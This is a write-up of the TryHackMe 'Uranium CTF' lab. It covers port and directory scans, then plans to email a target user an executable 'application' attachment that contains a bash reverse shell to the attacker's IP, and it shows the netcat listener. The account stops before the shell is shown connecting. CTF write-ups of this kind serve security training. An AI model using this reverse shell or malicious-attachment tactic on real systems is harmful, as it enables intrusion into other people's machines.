TRYHACKME | URANIUM CTF REPORT

Ruslan Amrahov

06.02.2025


Objective: This report file shows the penetration testing process for the machine named Uranium CTF on the TryHackMe platform.

Machine Used : Kali Linux

Content:

1.Deploy the machine and connect to our network

First, we should start by explaining the basics and then connect to the machine via VPN.For this, we will use OpenVPN. By using the .ovpn file obtained from the TryHackMe platform, we connect to the network where the machine is located.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn Rebell.ovpn
[sudo] password for kali:
2025-02-06 00:48:22 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not c
ompressed unless "allow-compression yes" is also set.
2025-02-06 00:48:22 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this
 case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-02-06 00:48:22 Note: '--allow-compression' is not set to 'no', disabling data channel offload.
2025-02-06 00:48:22 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-02-06 00:48:22 library versions: OpenSSL 3.4.0 22 Oct 2024, LZO 2.10
2025-02-06 00:48:22 DCO version: N/A
2025-02-06 00:48:22 TCP/UDP: Preserving recently used remote address: [AF_INET]54.193.240.194:1194
2025-02-06 00:48:22 Socket Buffers: R=[212992→212992] S=[212992→212992]
2025-02-06 00:48:22 UDPv4 link local: (not bound)
2025-02-06 00:48:22 UDPv4 link remote: [AF_INET]54.193.240.194:1194
2025-02-06 00:48:23 TLS: Initial packet from [AF_INET]54.193.240.194:1194, sid=5ea07e63 8ab1a6c2
2025-02-06 00:48:23 VERIFY OK: depth=1, CN=ChangeMe
2025-02-06 00:48:23 VERIFY KU OK
2025-02-06 00:48:23 Validating certificate extended key usage
2025-02-06 00:48:23 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-02-06 00:48:23 VERIFY EKU OK
2025-02-06 00:48:23 VERIFY OK: depth=0, CN=server
2025-02-06 00:48:24 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer
 temporary key: 253 bits X25519
2025-02-06 00:48:24 [server] Peer Connection Initiated with [AF_INET]54.193.240.194:1194
2025-02-06 00:48:24 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-02-06 00:48:24 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-02-06 00:48:24 PUSH: Received control message: 'PUSH_REPLY,route 10.10.0.0 255.255.0.0,route 10.101.0.0 255.255.0.0,route 10.103.0.0 255.255
.0.0,route-metric 1000,route-gateway 10.2.0.1,topology subnet,ping 5,ping-restart 120,ifconfig 10.2.19.116 255.255.128.0,peer-id 120,cipher AES-2
56-CBC'
2025-02-06 00:48:24 OPTIONS IMPORT: --ifconfig/up options modified
2025-02-06 00:48:24 OPTIONS IMPORT: route options modified
2025-02-06 00:48:24 OPTIONS IMPORT: route-related options modified
2025-02-06 00:48:24 net_route_v4_best_gw query: dst 0.0.0.0
2025-02-06 00:48:24 net_route_v4_best_gw result: via 192.168.68.1 dev wlan0
2025-02-06 00:48:24 ROUTE_GATEWAY 192.168.68.1/255.255.255.0 IFACE=wlan0 HWADDR=ac:50:de:04:66:7d
2025-02-06 00:48:24 TUN/TAP device tun0 opened
2025-02-06 00:48:24 net_iface_mtu_set: mtu 1500 for tun0
2025-02-06 00:48:24 net_iface_up: set tun0 up
2025-02-06 00:48:24 net_addr_v4_add: 10.2.19.116/17 dev tun0
2025-02-06 00:48:24 net_route_v4_add: 10.10.0.0/16 via 10.2.0.1 dev [NULL] table 0 metric 1000
2025-02-06 00:48:24 net_route_v4_add: 10.101.0.0/16 via 10.2.0.1 dev [NULL] table 0 metric 1000
2025-02-06 00:48:24 net_route_v4_add: 10.103.0.0/16 via 10.2.0.1 dev [NULL] table 0 metric 1000
2025-02-06 00:48:24 Initialization Sequence Completed
2025-02-06 00:48:24 Data Channel: cipher 'AES-256-CBC', auth 'SHA512', peer-id: 120, compression: 'lzo'
2025-02-06 00:48:24 Timers: ping 5, ping-restart 120
2025-02-06 00:48:24 Protocol options: explicit-exit-notify 3
2025-02-06 01:19:25 Authenticate/Decrypt packet error: packet HMAC authentication failed
^[[3;5~
```

Then we click on "Start the machine" on the upper right side of the section.

2.Reconnaissance


First, I assign the IP address to a variable named IP by exporting it with the command export IP=x.x.x.x.

I use **RustScan** to discover the open ports on the target machine.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ export IP=10.10.16.55

┌──(kali㉿kali)-[~/Downloads]
└─$ /snap/bin/rustscan -a $IP -r 1-65524
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/kali/snap/rustscan/208/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit
5000'.
Open 10.10.16.55:22
Open 10.10.16.55:25
Open 10.10.16.55:80
[~] Starting Script(s)
Couldn't open a raw socket. Error: Permission denied (13)
[!] Error Exit code = 1
```

Then, I perform a more in-depth scan of the open ports using **Nmap**.




```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ sudo nmap -sC -sV -Pn -n -p 22,25,80 -T3 $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-06 01:27 +04
Nmap scan report for 10.10.16.55
Host is up (0.40s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 a1:3c:d7:e9:d0:85:40:33:d5:07:16:32:08:63:31:05 (RSA)
|   256 24:81:0c:3a:91:55:a0:65:9e:36:58:71:51:13:6c:34 (ECDSA)
|_  256 c2:94:2b:0d:8e:a9:53:f6:ef:34:db:f1:43:6c:c1:7e (ED25519)
25/tcp open  smtp    Postfix smtpd
| ssl-cert: Subject: commonName=uranium
| Subject Alternative Name: DNS:uranium
| Not valid before: 2021-04-09T21:40:53
|_Not valid after:  2031-04-07T21:40:53
|_ssl-date: TLS randomness does not represent time
|_smtp-commands: uranium, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Uranium Coin
Service Info: Host:  uranium; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.37 seconds
```

***Port 22* —** service: **SSH,** version: **OpenSSH 7.6p1;**

***Port 25* —** service: **SMTP,** version: **Postfix smtpd;**

Port 80 — service: **HTTP**, version: **Apache httpd 2.4.29;**

We also have the website owner's Twitter account. I searched it to see if it provides any useful information.



hakanbey
3 posts

hakanbey
@hakanbe40520689

It's a pleasure to work at Uranium Coin company..

Joined April 2021

0 Following 9 Followers

Not followed by anyone you're following

Pinned
hakanbey @hakanbe40520689 · Apr 10, 2021
I really love this company
#uranium.thm


hakanbey @hakanbe40520689 · Apr 10, 2021
Everyone can send me application files (filename: "application") from my mail account. I open and review all applications one by one in the terminal.

hakanbey @hakanbe40520689 · Apr 10, 2021
Mail business started :)
#uranium.thm

```
You have mail in /var/mail/hakanbey
hakanbey@uranium:~$ ls -la /var/mail/
total 12
drwxrwsr-x  2 root     mail 4096 Apr  9 23:52 .
drwxr-xr-x 14 root     root 4096 Apr  9 22:16 ..
-rw-------  1 hakanbey mail  914 Apr  9 23:52 hakanbey
hakanbey@uranium:~$ 
```

The posts were so interesting and I took notes like the following:

1. The company domain name is **uranium.thm**.
2. The email for the owner of this account is **hakanbey@uranium.thm.**
3. The user hakanbey opens all emails with the attachment called **application** and reviews them *from the terminal.*




```
You have mail in /var/mail/hakanbey
hakanbey@uranium:~$ ls -la /var/mail/
total 12
drwxrwsr-x  2 root     mail 4096 Apr  9 23:52 .
drwxr-xr-x 14 root     root 4096 Apr  9 22:16 ..
-rw-------  1 hakanbey mail  914 Apr  9 23:52 hakanbey
hakanbey@uranium:~$ 
```

Before moving on, I edited the /etc/hosts file located on my host machine and added the following line:

`echo "10.10.16.55 yourhostname" | sudo tee -a /etc/hosts`

I did this to access the website using the domain name instead of the IP address.


The first service that I enumerated was HTTP. I navigated to the corresponding page, **uranium.thm**, with the HTTP protocol and the page below appeared:



URANIUM COIN

URANIUM IS THE COMMUNITY-RUN TECHNOLOGY POWERING THE CRYPTOCURRENCY URANIUM (URC) AND THOUSANDS OF DECENTRALIZED APPLICATIONS.

I used the **ffuf** tool to perform directory enumeration.



```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ sudo ffuf -u "http://uranium.thm/FUZZ" -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://uranium.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 613ms]
.htpasswd               [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 614ms]
                        [Status: 200, Size: 10351, Words: 428, Lines: 305, Duration: 614ms]
.hta                    [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 1410ms]
assets                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 364ms]
images                  [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 364ms]
index.html              [Status: 200, Size: 10351, Words: 428, Lines: 305, Duration: 363ms]
server-status           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 362ms]
:: Progress: [4614/4614] :: Job [1/1] :: 110 req/sec :: Duration: [0:00:45] :: Errors: 0 ::
```

I decided to work with port **25**, over which the **SMTP** service was running. Well, I had to think about the situation a little bit to figure out what I could do with them.

The user **hakanbey** interacts with the "**application**" add-on in the terminal.In this case, I had to send an email with an add-on that could give me a **reverse shell** when executed.


For this, I created a file named **`application`** and wrote the reverse shell code inside it. When this code is executed on the target system, it will establish a reverse connection to my system.

3.Explotation

First, I found the reverse shell code:


bash -i >& /dev/tcp/10.2.19.116/4444 0>&1

Then, I wrote this code into the file and gave the file executable permissions.




```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ nano application

┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ chmod +x application

┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ cat application
#! /bin/bash

bash -i >& /dev/tcp/10.2.19.116/4444 0>&1
```

I set the port to listen for the incoming reverse connection.



```
┌──(kali㉿kali)-[~/TryHackMe/Uranium_CTF]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

